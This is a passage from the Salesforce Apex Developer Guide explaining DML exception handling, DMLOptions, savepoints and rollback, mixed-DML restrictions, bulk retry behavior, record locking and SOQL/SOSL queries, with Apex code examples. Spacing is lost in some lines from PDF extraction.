If the desired lead source values are not available, add the values to the default record type of the user converting the lead. For more
information about record types, see Salesforce Help.
• Picklist values: The system assigns the default picklist values for the account, contact, and opportunity when mapping any standard
lead picklist fields that are blank. If your organization uses record types, blank values are replaced with the default picklist values of
the new record owner.
• Automaticfeedsubscriptions:Whenyouconvertaleadintoanewaccount,contact,andopportunity,theleadownerisunsubscribed
from the lead record’s Chatter feed. The lead owner, the owner of the generated records, and users that were subscribed to the lead
aren’t automatically subscribed to the generated records, unless they have automatic subscriptions enabled in their Chatter feed
settings. They must have automatic subscriptions enabled to see changes to the account, contact, and opportunity records in their
news feed. To subscribe to records they create, users must enable the Automatically follow records that I
create option in their personal settings. A user can subscribe to a record so that changes to the record display in the news feed
on the user's home page. This is a useful way to stay up-to-date with changes to records in Salesforce.
Exception Handling
DML statements return run-time exceptions if something went wrong in the database during the execution of the DML operations. You
can handle the exceptions in your code by wrapping your DML statements within try-catch blocks. The following example includes the
insert DML statement inside a try-catch block.
Account a = new Account(Name='Acme');
try {
insert a;
} catch(DmlException e) {
// Process exception here
}
IN THIS SECTION:
Database Class Method Result Objects
Returned Database Errors
Database Class Method Result Objects
Databaseclassmethodsreturntheresultsofthedataoperation.Theseresultobjectscontainusefulinformationaboutthedataoperation
for each record, such as whether the operation was successful or not, and any error information. Each type of operation returns a specific
result object type, as outlined below.
Result Class
Operation
SaveResult Class
insert, update
UpsertResult Class
upsert
MergeResult Class
merge
DeleteResult Class
delete
UndeleteResult Class
undelete
LeadConvertResult Class
convertLead
143
Working with Data in Apex
Apex Developer Guide
Result Class
Operation
EmptyRecycleBinResult Class
emptyRecycleBin
Returned Database Errors
While DML statements always return exceptions when an operation fails for one of the records being processed and the operation is
rolled back for all records, Database class methods can either do so or allow partial success for record processing. In the latter case of
partial processing, Database class methods don’t throw exceptions. Instead, they return a list of errors for any errors that occurred on
failed records.
TheerrorsprovidedetailsaboutthefailuresandarecontainedintheresultoftheDatabaseclassmethod.Forexample,a SaveResult
object is returned for insert and update operations. Like all returned results, SaveResult contains a method called getErrors
that returns a list of Database.Error objects, representing the errors encountered, if any.
Example
This example shows how to get the errors returned by a Database.insert operation. It inserts two accounts, one of which doesn’t
have the required Name field, and sets the second parameter to false: Database.insert(accts, false);. This sets the
partial processing option. Next, the example checks if the call had any failures through if (!sr.isSuccess()) and then iterates
through the errors, writing error information to the debug log.
// Create two accounts, one of which is missing a required field
Account[] accts = new List<Account>{
new Account(Name='Account1'),
new Account()};
Database.SaveResult[] srList = Database.insert(accts, false);
// Iterate through each returned result
for (Database.SaveResult sr : srList) {
if (!sr.isSuccess()) {
// Operation failed, so get all errors
for(Database.Error err : sr.getErrors()) {
System.debug('The following error has occurred.');
System.debug(err.getStatusCode() + ': ' + err.getMessage());
System.debug('Fields that affected this error: ' + err.getFields());
}
}
}
More About DML
Here are some things you may want to know about using Data Manipulation Language.
IN THIS SECTION:
Setting DML Options
Transaction Control
144
Working with Data in Apex
Apex Developer Guide
sObjects That Cannot Be Used Together in DML Operations
DML operations on certain sObjects, sometimes referred to as setup objects, can’t be mixed with DML on other sObjects in the same
transaction. This restriction exists because some sObjects affect the user’s access to records in the org. You must insert or update
these types of sObjects in a different transaction to prevent operations from happening with incorrect access-level permissions. For
example, you can’t update an account and a user role in a single transaction.
sObjects That Don’t Support DML Operations
Bulk DML Exception Handling
Things You Should Know about Data in Apex
Setting DML Options
YoucanspecifyDMLoptionsforinsertandupdateoperationsbysettingthedesiredoptionsinthe Database.DMLOptions object.
You can set Database.DMLOptions for the operation by calling the setOptions method on the sObject, or by passing it as
a parameter to the Database.insert and Database.update methods.
Using DML options, you can specify:
• The truncation behavior of fields.
• Assignment rule information.
• Duplicate rule information.
• Whether automatic emails are sent.
• The user locale for labels.
• Whether the operation allows for partial success.
The Database.DMLOptions class has the following properties:
• allowFieldTruncation Property
• assignmentRuleHeader Property
• dupicateRuleHeader
• emailHeader Property
• localeOptions Property
• optAllOrNone Property
DMLOptions is only available for Apex saved against API versions 15.0 and higher. DMLOptions settings take effect only for record
operations performed using Apex DML and not through the Salesforce user interface.
allowFieldTruncation Property
The allowFieldTruncation property specifies the truncation behavior of strings. In Apex saved against API versions previous
to 15.0, if you specify a value for a string and that value is too large, the value is truncated. For API version 15.0 and later, if a value is
specified that is too large, the operation fails and an error message is returned. The allowFieldTruncation property allows you
to specify that the previous behavior, truncation, be used instead of the new behavior in Apex saved against API versions 15.0 and later.
The allowFieldTruncation property takes a Boolean value. If true, the property truncates String values that are too long,
which is the behavior in API versions 14.0 and earlier. For example:
Database.DMLOptions dml = new Database.DMLOptions();
dml.allowFieldTruncation = true;
145
Working with Data in Apex
Apex Developer Guide
assignmentRuleHeader Property
The assignmentRuleHeader property specifies the assignment rule to be used when creating a case or lead.
Note: The Database.DMLOptions object supports assignment rules for cases and leads, but not for accounts.
Using the assignmentRuleHeader property, you can set these options:
• assignmentRuleID: The ID of an assignment rule for the case or lead. The assignment rule can be active or inactive. The ID
can be retrieved by querying the AssignmentRule sObject. If specified, do not specify useDefaultRule. If the value is not in
the correct ID format (15-character or 18-character Salesforce ID), the call fails and an exception is returned.
• useDefaultRule: Indicates whether the default (active) assignment rule will be used for a case or lead. If specified, do not
specify an assignmentRuleId.
The following example uses the useDefaultRule option:
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.useDefaultRule= true;
Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
The following example uses the assignmentRuleID option:
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.assignmentRuleId= '01QD0000000EqAn';
Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
Note: If there are no assignment rules in the organization, in API version 29.0 and earlier, creating a case or lead with
useDefaultRule set to true results in the case or lead being assigned to the predefined default owner. In API version 30.0
and later, the case or lead is unassigned and doesn't get assigned to the default owner.
dupicateRuleHeader Property
The dupicateRuleHeader property determines whether a record that’s identified as a duplicate can be saved. Duplicate rules
are part of the Duplicate Management feature.
Using the dupicateRuleHeader property, you can set these options.
• allowSave: Indicates whether a record that’s identified as a duplicate can be saved.
The following example shows how to save an account record that’s been identified as a duplicate. To learn how to iterate through
duplicate errors, see DuplicateError Class
Database.DMLOptions dml = new Database.DMLOptions();
dml.DuplicateRuleHeader.AllowSave = true;
Account duplicateAccount = new Account(Name='dupe');
Database.SaveResult sr = Database.insert(duplicateAccount, dml);
if (sr.isSuccess()) {
System.debug('Duplicate account has been inserted in Salesforce!');
}
146
Working with Data in Apex
Apex Developer Guide
emailHeader Property
The Salesforce user interface allows you to specify whether or not to send an email when the following events occur:
• Creation of a new case or task
• Conversion of a case email to a contact
• New user email notification
• Lead queue email notification
• Password reset
In Apex saved against API version 15.0 or later, the Database.DMLOptions emailHeader property enables you to specify additional
information regarding the email that gets sent when one of the events occurs because of Apex DML code execution.
Using the emailHeader property, you can set these options.
• triggerAutoResponseEmail:Indicateswhethertotriggerauto-responserules(true)ornot(false),forleadsandcases.
This email can be automatically triggered by a number of events, for example when creating a case or resetting a user password. If
this value is set to true, when a case is created, if there is an email address for the contact specified in ContactID, the email is
sent to that address. If not, the email is sent to the address specified in SuppliedEmail.
• triggerOtherEmail: Indicates whether to trigger email outside the organization (true) or not (false). This email can be
automatically triggered by creating, editing, or deleting a contact for a case.
• triggerUserEmail: Indicates whether to trigger email that is sent to users in the organization (true) or not (false). This
email can be automatically triggered by a number of events; resetting a password, creating a new user, or creating or modifying a
task.
Note: Adding comments to a case in Apex doesn’t trigger email to users in the organization even if triggerUserEmail
is set to true.
Eventhoughauto-sentemailscanbetriggeredbyactionsintheSalesforceuserinterface,theDMLOptionssettingsfor emailHeader
take effect only for DML operations carried out in Apex code.
In the following example, the triggerAutoResponseEmail option is specified:
Account a = new Account(name='Acme Plumbing');
insert a;
Contact c = new Contact(email='jplumber@salesforce.com', firstname='Joe',lastname='Plumber',
accountid=a.id);
insert c;
Database.DMLOptions dlo = new Database.DMLOptions();
dlo.EmailHeader.triggerAutoResponseEmail = true;
Case ca = new Case(subject='Plumbing Problems', contactid=c.id);
database.insert(ca, dlo);
Email sent through Apex because of a group event includes additional behaviors. A groupevent is an event for which IsGroupEvent
is true. The EventAttendee object tracks the users, leads, or contacts that are invited to a group event. Note the following behaviors for
group event email sent through Apex:
• Sending a group event invitation to a user respects the triggerUserEmail option
147
Working with Data in Apex
Apex Developer Guide
• Sending a group event invitation to a lead or contact respects the triggerOtherEmail option
• Email sent when updating or deleting a group event also respects the triggerUserEmail and triggerOtherEmail
options, as appropriate
localeOptions Property
The localeOptions property specifies the language of any labels that are returned by Apex. The value must be a valid user locale
(language and country), such as de_DE or en_GB. The value is a String, 2-5 characters long. The first two characters are always an ISO
language code, for example 'fr' or 'en.' If the value is further qualified by a country, then the string also has an underscore (_) and another
ISO country code, for example 'US' or 'UK.' For example, the string for the United States is 'en_US', and the string for French Canadian is
'fr_CA'.
optAllOrNone Property
The optAllOrNone property specifies whether the operation allows for partial success. If optAllOrNone is set to true, all
changes are rolled back if any record causes errors. The default for this property is false and successfully processed records are
committed while records with errors aren't. This property is available in Apex saved against Salesforce API version 20.0 and later.
Transaction Control
All requests are delimited by the trigger, class method, Web Service, Visualforce page or anonymous block that executes the Apex code.
If the entire request completes successfully, all changes are committed to the database. For example, suppose a Visualforce page called
an Apex controller, which in turn called an additional Apex class. Only when all the Apex code has finished running and the Visualforce
page has finished running, are the changes committed to the database. If the request does not complete successfully, all database
changes are rolled back.
Sometimes during the processing of records, your business rules require that partial work (already executed DML statements) be “rolled
back” so that the processing can continue in another direction. Apex gives you the ability to generate a savepoint, that is, a point in the
request that specifies the state of the database at that time. Any DML statement that occurs after the savepoint can be discarded, and
the database can be restored to the same condition it was in at the time you generated the savepoint.
The following limitations apply to generating savepoint variables and rolling back the database:
• If you set more than one savepoint, then roll back to a savepoint that is not the last savepoint you generated, the later savepoint
variables become invalid. For example, if you generated savepoint SP1 first, savepoint SP2 after that, and then you rolled back
to SP1, the variable SP2 would no longer be valid. You will receive a runtime error if you try to use it.
• References to savepoints cannot cross trigger invocations because each trigger invocation is a new trigger context. If you declare a
savepoint as a static variable then try to use it across trigger contexts, you will receive a run-time error.
• Each savepoint you set counts against the governor limit for DML statements.
• Static variables are not reverted during a rollback. If you try to run the trigger again, the static variables retain the values from the
first run.
• EachrollbackcountsagainstthegovernorlimitforDMLstatements.Youwillreceivearuntimeerrorifyoutrytorollbackthedatabase
additional times.
• The ID on an sObject inserted after setting a savepoint is not cleared after a rollback. Create an sObject to insert after a rollback.
Attempting to insert the sObject using the variable created before the rollback fails because the sObject variable has an ID. Updating
or upserting the sObject using the same variable also fails because the sObject is not in the database and, thus, cannot be updated.
The following is an example using the setSavepoint and rollback Database methods.
Account a = new Account(Name = 'xxx'); insert a;
System.assertEquals(null, [SELECT AccountNumber FROM Account WHERE Id = :a.Id].
148
Working with Data in Apex
Apex Developer Guide
AccountNumber);
// Create a savepoint while AccountNumber is null
Savepoint sp = Database.setSavepoint();
// Change the account number
a.AccountNumber = '123';
update a;
System.assertEquals('123', [SELECT AccountNumber FROM Account WHERE Id = :a.Id].
AccountNumber);
// Rollback to the previous null value
Database.rollback(sp);
System.assertEquals(null, [SELECT AccountNumber FROM Account WHERE Id = :a.Id].
AccountNumber);
sObjects That Cannot Be Used Together in DML Operations
DML operations on certain sObjects, sometimes referred to as setup objects, can’t be mixed with DML on other sObjects in the same
transaction. This restriction exists because some sObjects affect the user’s access to records in the org. You must insert or update these
types of sObjects in a different transaction to prevent operations from happening with incorrect access-level permissions. For example,
you can’t update an account and a user role in a single transaction.
You can’t use the following sObjects with other sObjects when performing DML operations in the same transaction.
• AuthSession
• FieldPermissions
• ForecastingShare
• Group
You can only insert and update a group in a transaction with other sObjects. Other DML operations aren’t allowed.
• GroupMember
Note: With legacy Apex code saved using Salesforce API version 14.0 and earlier, you can insert and update a group member
with other sObjects in the same transaction.
• ObjectPermissions
• ObjectTerritory2AssignmentRule
• ObjectTerritory2AssignmentRuleItem
• PermissionSet
• PermissionSetAssignment
• QueueSObject
• RuleTerritory2Association
• SetupEntityAccess
• Territory
• Territory2
• Territory2Model
• User
You can insert a user in a transaction with other sObjects in Apex code saved using Salesforce API version 14.0 and earlier.
149
Working with Data in Apex
Apex Developer Guide
You can insert a user in a transaction with other sObjects in Apex code saved using Salesforce API version 15.0 and later when
UserRoleId is specified as null.
You can update a user in a transaction with other sObjects in Apex code saved using Salesforce API version 14.0 and earlier
You can update a user in a transaction with other sObjects in Apex code saved using Salesforce API version 15.0 and later when the
user isn’t included in a Lightning Sync configuration (either active or inactive) and the following fields aren’t updated:
– UserRoleId
– IsActive
– ForecastEnabled
– IsPortalEnabled
– Username
– ProfileId
• UserRole
• UserTerritory
• UserTerritory2Association
If you're using a Visualforce page with a custom controller, you can't mix sObject types with any of these special sObjects within a single
request or action. However, you can perform DML operations on these different types of sObjects in subsequent requests. For example,
you can create an account with a save button, and then create a user with a non-null role with a submit button.
You can perform DML operations on more than one type of sObject in a single class using the following process:
1. Create a method that performs a DML operation on one type of sObject.
2. Create a second method that uses the future annotation to manipulate a second sObject type.
This process is demonstrated in the example in the next section.
Example: Using a Future Method to Perform Mixed DML Operations
This example shows how to perform mixed DML operations by using a future method to perform a DML operation on the User object.
public class MixedDMLFuture {
public static void useFutureMethod() {
// First DML operation
Account a = new Account(Name='Acme');
insert a;
// This next operation (insert a user with a role)
// can't be mixed with the previous insert unless
// it is within a future method.
// Call future method to insert a user with a role.
Util.insertUserWithRole(
'mruiz@awcomputing.com', 'mruiz',
'mruiz@awcomputing.com', 'Ruiz');
}
}
public class Util {
@future
public static void insertUserWithRole(
String uname, String al, String em, String lname) {
150
Working with Data in Apex
Apex Developer Guide
Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
// Create new user with a non-null user role ID
User u = new User(alias = al, email=em,
emailencodingkey='UTF-8', lastname=lname,
languagelocalekey='en_US',
localesidkey='en_US', profileid = p.Id, userroleid = r.Id,
timezonesidkey='America/Los_Angeles',
username=uname);
insert u;
}
}
IN THIS SECTION:
Mixed DML Operations in Test Methods
Test methods allow for performing mixed Data Manipulation Language (DML) operations that include both setup sObjects and
other sObjects if the code that performs the DML operations is enclosed within System.runAs method blocks. You can also
perform DML in an asynchronous job that your test method calls. These techniques enable you, for example, to create a user with
a role and other sObjects in the same test.
Mixed DML Operations in Test Methods
Test methods allow for performing mixed Data Manipulation Language (DML) operations that include both setup sObjects and other
sObjects if the code that performs the DML operations is enclosed within System.runAs method blocks. You can also perform DML
in an asynchronous job that your test method calls. These techniques enable you, for example, to create a user with a role and other
sObjects in the same test.
The setup sObjects are listed in sObjects That Cannot Be Used Together in DML Operations.
Note: Because validation for mixed DML operations is skipped during deployment, there can be a difference in the number of
test failures when tests are deployed versus when run in the user interface.
Example: Mixed DML Operations in System.runAs Blocks
This example shows how to enclose mixed DML operations within System.runAs blocks to avoid the mixed DML error. The
System.runAs block runs in the current user’s context. It creates a test user with a role and a test account, which is a mixed DML
operation.
@isTest
private class MixedDML {
static testMethod void mixedDMLExample() {
User u;
Account a;
User thisUser = [SELECT Id FROM User WHERE Id = :UserInfo.getUserId()];
// Insert account as current user
System.runAs (thisUser) {
Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
u = new User(alias = 'jsmith', email='jsmith@acme.com',
emailencodingkey='UTF-8', lastname='Smith',
languagelocalekey='en_US',
localesidkey='en_US', profileid = p.Id, userroleid = r.Id,
151
Working with Data in Apex
Apex Developer Guide
timezonesidkey='America/Los_Angeles',
username='jsmith@acme.com');
insert u;
a = new Account(name='Acme');
insert a;
}
}
}
Use @future to Bypass the Mixed DML Error in a Test Method
Mixed DML operations within a single transaction aren’t allowed. You can’t perform DML on a setup sObject and another sObject in the
same transaction. However, you can perform one type of DML as part of an asynchronous job and the others in other asynchronous jobs
or in the original transaction. This class contains an @future method to be called by the class in the subsequent example.
public class InsertFutureUser {
@future
public static void insertUser() {
Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
User futureUser = new User(firstname = 'Future', lastname = 'User',
alias = 'future', defaultgroupnotificationfrequency = 'N',
digestfrequency = 'N', email = 'test@test.org',
emailencodingkey = 'UTF-8', languagelocalekey='en_US',
localesidkey='en_US', profileid = p.Id,
timezonesidkey = 'America/Los_Angeles',
username = 'futureuser@test.org',
userpermissionsmarketinguser = false,
userpermissionsofflineuser = false, userroleid = r.Id);
insert(futureUser);
}
}
This class calls the method in the previous class.
@isTest
public class UserAndContactTest {
public testmethod static void testUserAndContact() {
InsertFutureUser.insertUser();
Contact currentContact = new Contact(
firstName = String.valueOf(System.currentTimeMillis()),
lastName = 'Contact');
insert(currentContact);
}
}
sObjects That Don’t Support DML Operations
Your organization contains standard objects provided by Salesforce and custom objects that you created. These objects can be accessed
in Apex as instances of the sObject data type. You can query these objects and perform DML operations on them. However, some
standard objects don’t support DML operations although you can still obtain them in queries. They include the following:
• AccountTerritoryAssignmentRule
• AccountTerritoryAssignmentRuleItem
152
Working with Data in Apex
Apex Developer Guide
• ApexComponent
• ApexPage
• BusinessHours
• BusinessProcess
• CategoryNode
• CurrencyType
• DatedConversionRate
• NetworkMember (allows update only)
• ProcessInstance
• Profile
• RecordType
• SelfServiceUser
• StaticResource
• Territory2
• UserAccountTeamMember
• UserPreference
• UserTerritory
• WebLink
• If an Account record has a record type of Person Account, the Name field can’t be modified with DML operations.
Note: All standard and custom objects can also be accessed through the SOAP API. ProcessInstance is an exception. You can’t
create, update, or delete ProcessInstance in the SOAP API.
Bulk DML Exception Handling
Exceptions that arise from a bulk DML call (including any recursive DML operations in triggers that are fired as a direct result of the call)
are handled differently depending on where the original call came from:
• When errors occur because of a bulk DML call that originates directly from the Apex DML statements, or if the allOrNone
parameter of a Database DML method is specified as true, the runtime engine follows the “all or nothing” rule: during a single
operation, all records must be updated successfully or the entire operation rolls back to the point immediately preceding the DML
statement. If the allOrNone parameter of a Database DML method is specified as false and a before trigger assigns an invalid
value to a field, the partial set of valid records isn’t inserted.
• When errors occur because of a bulk DML call that originates from SOAP API with default settings, or if the allOrNone parameter
of a Database DML method was specified as false, the runtime engine attempts at least a partial save:
1. During the first attempt, the runtime engine processes all records. Any record that generates an error due to issues such as
validation rules or unique index violations is set aside.
2. If there were errors during the first attempt, the runtime engine makes a second attempt that includes only those records that
didn’t generate errors. All records that didn't generate an error during the first attempt are processed, and if any record generates
an error (perhaps because of race conditions) it’s also set aside.
3. If there were additional errors during the second attempt, the runtime engine makes a third and final attempt that includes only
thoserecordsthatdidn’tgenerateerrorsduringthefirstandsecondattempts.Ifanyrecordgeneratesanerror,theentireoperation
fails with the error message, “Too many batch retries in the presence of Apex triggers and partial failures.”
153
Working with Data in Apex
Apex Developer Guide
Note:
– During the second and third attempts, governor limits are reset to their original state before the first attempt. See Execution
Governors and Limits on page 315.
– Apex triggers are fired for the first save attempt, and if errors are encountered for some records and subsequent attempts
are made to save the subset of successful records, triggers are refired on this subset of records.
Things You Should Know about Data in Apex
Non-Null Required Fields Values and Null Fields
Wheninsertingnewrecordsorupdatingrequiredfieldsonexistingrecords,youmustsupplynon-null valuesforallrequiredfields.
UnliketheSOAPAPI,Apexallowsyoutochangefieldvaluesto null withoutupdatingthe fieldsToNull arrayonthesObject
record. The API requires an update to this array due to the inconsistent handling of null values by many SOAP providers. Because
Apex runs solely on the Lightning Platform, this workaround is unnecessary.
DML Not Supported with Some sObjects
DML operations are not supported with certain sObjects. See sObjects That Don’t Support DML Operations.
String Field Truncation and API Version
Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value
that is too long for the field.
sObject Properties to Enable DML Operations
Tobeabletoinsert,update,delete,orundeleteansObjectrecord,thesObjectmusthavethecorrespondingproperty(createable,
updateable, deletable, or undeletable respectively) set to true.
ID Values
The insert statement automatically sets the ID value of all new sObject records. Inserting a record that already has an ID—and
therefore already exists in your organization's data—produces an error. See Lists for more information.
The insert and update statements check each batch of records for duplicate ID values. If there are duplicates, the first five are
processed.ForthesixthandalladditionalduplicateIDs,theSaveResultforthoseentriesismarkedwithanerrorsimilartothefollowing:
Maximum number of duplicate updates in one batch (5 allowed). Attempt to update Id
more than once in this API call: number_of_attempts.
The ID of an updated sObject record cannot be modified in an update statement, but related record IDs can.
Fields With Unique Constraints
For some sObjects that have fields with unique constraints, inserting duplicate sObject records results in an error. For example,
inserting CollaborationGroup sObjects with the same names results in an error because CollaborationGroup records must have
unique names.
System Fields Automatically Set
Wheninsertingnewrecords,systemfieldssuchas CreatedDate, CreatedById,and SystemModstamp areautomatically
updated. You cannot explicitly specify these values in your Apex. Similarly, when updating records, system fields such as
LastModifiedDate, LastModifiedById, and SystemModstamp are automatically updated.
Maximum Number of Records Processed by DML Statement
You can pass a maximum of 10,000 sObject records to a single insert, update, delete, and undelete method.
Each upsert statementconsistsoftwooperations,oneforinsertingrecordsandoneforupdatingrecords.Eachoftheseoperations
is subject to the runtime limits for insert and update, respectively. For example, if you upsert more than 10,000 records and
all of them are being updated, you receive an error. (See Execution Governors and Limits on page 315)
154
Working with Data in Apex
Apex Developer Guide
Upsert and Foreign Keys
You can use foreign keys to upsert sObject records if they have been set as reference fields. For more information, see Field Types
in the Object Reference for Salesforce.
Creating Records for Multiple Object Types
As with the SOAP API, you can create records in Apex for multiple object types, including custom objects, in one DML call with API
version 20.0 and later. For example, you can create a contact and an account in one call. You can create records for up to 10 object
types in one call.
Records are saved in the same order that they’re entered in the sObject input array. If you’re entering new records that have a
parent-child relationship, the parent record must precede the child record in the array. For example, if you’re creating a contact that
references an account that’s also being created in the same call, the account must have a smaller index in the array than the contact
does. The contact references the account by using an External ID field.
You can’t add a record that references another record of the same object type in the same call. For example, the Contact object has
a Reports To field that’s a reference to another contact. You can’t create two contacts in one call if one contact uses the
Reports To field to reference a second contact in the input array. You can create a contact that references another contact that
has been previously created.
Records for multiple object types are broken into multiple chunks by Salesforce. A chunk is a subset of the input array, and each
chunk contains records of one object type. Data is committed on a chunk-by-chunk basis. Any Apex triggers that are related to the
records in a chunk are invoked once per chunk. Consider an sObject input array that contains the following set of records:
account1, account2, contact1, contact2, contact3, case1, account3, account4, contact4
Salesforce splits the records into five chunks:
1. account1, account2
2. contact1, contact2, contact3
3. case1
4. account3, account4
5. contact4
Each call can process up to 10 chunks. If the sObject array contains more than 10 chunks, you must process the records in more than
one call. For additional information about this feature, see Creating Records for Different Object Types in the SOAP API Developer
Guide.
Note: For Apex, the chunking of the input array for an insert or update DML operation has two possible causes: the existence
of multiple object types or the default chunk size of 200. If chunking in the input array occurs because of both of these reasons,
each chunk is counted toward the limit of 10 chunks. If the input array contains only one type of sObject, you won’t hit this
limit. However, if the input array contains at least two sObject types and contains a high number of objects that are chunked
into groups of 200, you might hit this limit. For example, if you have an array that contains 1,001 consecutive leads followed
by 1,001 consecutive contacts, the array will be chunked into 12 groups: Two groups are due to the different sObject types of
Lead and Contact, and the remaining are due to the default chunking size of 200 objects. In this case, the insert or update
operation returns an error because you reached the limit of 10 chunks in hybrid arrays. The workaround is to call the DML
operation for each object type separately.
DML and Knowledge Objects
ToexecuteDMLcodeonknowledgearticles(KnowledgeArticleVersiontypessuchasthecustomFAQ__kavarticletype),therunning
user must have the Knowledge User feature license. Otherwise, calling a class method that contains DML operations on knowledge
articles results in errors. If the running user isn’t a system administrator and doesn’t have the Knowledge User feature license, calling
any method in the class returns an error even if the called method doesn’t contain DML code for knowledge articles but another
method in the class does. For example, the following class contains two methods, only one of which performs DML on a knowledge
155
Working with Data in Apex
Apex Developer Guide
article.Anon-administratornon-knowledgeuserwhocallsthe doNothing methodwillgetthefollowingerror: DML operation
UPDATE not allowed on FAQ__kav
public class KnowledgeAccess {
public void doNothing() {
}
public void DMLOperation() {
FAQ__kav[] articles = [SELECT Id FROM FAQ__kav WHERE PublishStatus = 'Draft' and
Language = 'en_US'];
update articles;
}
}
As a workaround, cast the input array to the DML statement from an array of FAQ__kav articles to an array of the generic sObject
type as follows:
public void DMLOperation() {
FAQ__kav[] articles = [SELECT id FROM FAQ__kav WHERE PublishStatus = 'Draft' and
Language = 'en_US'];
update (sObject[]) articles;
}
Locking Records
When an sObject record is locked, no other client or user is allowed to make updates either through code or the Salesforce user interface.
The client locking the records can perform logic on the records and make updates with the guarantee that the locked records won’t be
changed by another client during the lock period.
IN THIS SECTION:
Locking Statements
In Apex, you can use FOR UPDATE to lock sObject records while they’re being updated in order to prevent race conditions and
other thread safety problems.
Locking in a SOQL For Loop
Avoiding Deadlocks
Locking Statements
In Apex, you can use FOR UPDATE to lock sObject records while they’re being updated in order to prevent race conditions and other
thread safety problems.
While an sObject record is locked, no other client or user is allowed to make updates either through code or the Salesforce user interface.
The client locking the records can perform logic on the records and make updates with the guarantee that the locked records won’t be
changed by another client during the lock period. The lock gets released when the transaction completes.
TolockasetofsObjectrecordsinApex,embedthekeywords FOR UPDATE afteranyinlineSOQLstatement.Forexample,thefollowing
statement, in addition to querying for two accounts, also locks the accounts that are returned:
Account [] accts = [SELECT Id FROM Account LIMIT 2 FOR UPDATE];
156
Working with Data in Apex
Apex Developer Guide
Note: You can’t use the ORDER BY keywords in any SOQL query that uses locking.
Locking Considerations
• While the records are locked by a client, the locking client can modify their field values in the database in the same transaction. Other
clients have to wait until the transaction completes and the records are no longer locked before being able to update the same
records. Other clients can still query the same records while they’re locked.
• If you attempt to lock a record currently locked by another client, your process waits a maximum of 10 seconds for the lock to be
releasedbeforeacquiringanewlock.Ifthewaittimeexceeds10seconds,a QueryException isthrown.Similarly,ifyouattempt
toupdatearecordcurrentlylockedbyanotherclientandthelockisn’treleasedwithinamaximumof10seconds,a DmlException
is thrown.
• If a client attempts to modify a locked record, the update operation can succeed if the lock gets released within a short amount of
time after the update call was made. In this case, it’s possible that the updates overwrite those made by the locking client if the
second client obtained an old copy of the record. To prevent the overwrite from happening, the second client must lock the record
first. The locking process returns a fresh copy of the record from the database through the SELECT statement. The second client
can use this copy to make new updates.
• The record locks that are obtained in Apex via FOR UPDATE clause are automatically released when making callouts. Use caution
while making callouts in contexts where FOR UPDATE queries could have been previously executed.
• When you perform a DML operation on one record, related records are locked in addition to the record in question.
Warning: Use care when setting locks in your Apex code. See Avoiding Deadlocks.
Locking in a SOQL For Loop
The FOR UPDATE keywords can also be used within SOQL for loops. For example:
for (Account[] accts : [SELECT Id FROM Account
FOR UPDATE]) {
// Your code
}
As discussed in SOQL For Loops, the example above corresponds internally to calls to the query() and queryMore() methods
in the SOAP API.
Notethatthereisno commit statement.IfyourApextriggercompletessuccessfully,anydatabasechangesareautomaticallycommitted.
If your Apex trigger does not complete successfully, any changes made to the database are rolled back.
Avoiding Deadlocks
Apex has the possibility of deadlocks, as does any other procedural logic language involving updates to multiple database tables or
rows. To avoid such deadlocks, the Apex runtime engine:
1. First locks sObject parent records, then children.
2. Locks sObject records in order of ID when multiple records of the same type are being edited.
Asadeveloper,usecarewhenlockingrowstoensurethatyouarenotintroducingdeadlocks.Verifythatyouareusingstandarddeadlock
avoidance techniques by accessing tables and rows in the same order from all locations in an application.
157
Working with Data in Apex
Apex Developer Guide
SOQL and SOSL Queries
You can evaluate Salesforce Object Query Language (SOQL) or Salesforce Object Search Language (SOSL) statements on-the-fly in Apex
by surrounding the statement in square brackets.
SOQL Statements
SOQL statements evaluate to a list of sObjects, a single sObject, or an Integer for count method queries.
For example, you could retrieve a list of accounts that are named Acme:
List<Account> aa = [SELECT Id, Name FROM Account WHERE Name = 'Acme'];
From this list, you can access individual elements:
if (!aa.isEmpty()) {
// Execute commands
}
You can also create new objects from SOQL queries on existing ones. This example creates a new contact for the first account with the
number of employees greater than 10.
Contact c = new Contact(Account = [SELECT Name FROM Account
WHERE NumberOfEmployees > 10 LIMIT 1]);
c.FirstName = 'James';
c.LastName = 'Yoyce';
The newly created object contains null values for its fields, which must be set.
The count method can be used to return the number of rows returned by a query. The following example returns the total number
of contacts with the last name of Weissman:
Integer i = [SELECT COUNT() FROM Contact WHERE LastName = 'Weissman'];
You can also operate on the results using standard arithmetic:
Integer j = 5 * [SELECT COUNT() FROM Account];
SOQL limits apply when executing SOQL queries. See Execution Governors and Limits.
For a full description of SOQL query syntax, see the Salesforce SOQL and SOSL Reference Guide.
SOSL Statements
SOSL statements evaluate to a list of lists of sObjects, where each list contains the search results for a particular sObject type. The result
lists are always returned in the same order as they were specified in the SOSL query. If a SOSL query doesn’t return any records for a
specified sObject type, the search results include an empty list for that sObject.
For example, you can return a list of accounts, contacts, opportunities, and leads that begin with the phrase map:
List<List<SObject>> searchList = [FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name),
Contact, Opportunity, Lead];
Note: The syntax of the FIND clause in Apex differs from the syntax of the FIND clause in SOAP API and REST API:
• In Apex, the value of the FIND clause is demarcated with single quotes. For example:
FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity, Lead
158
Working with Data in Apex
Apex Developer Guide
Note: Apex that is running in system mode ignores field-level security while scanning for a match using IN ALL
FIELDS.
• In the API, the value of the FIND clause is demarcated with braces. For example:
FIND {map*} IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity, Lead
From searchList, you can create arrays for each object returned:
Account [] accounts = ((List<Account>)searchList[0]);
Contact [] contacts = ((List<Contact>)searchList[1]);
Opportunity [] opportunities = ((List<Opportunity>)searchList[2]);
Lead [] leads = ((List<Lead>)searchList[3]);
SOSL limits apply when executing SOSL queries. See Execution Governors and Limits.
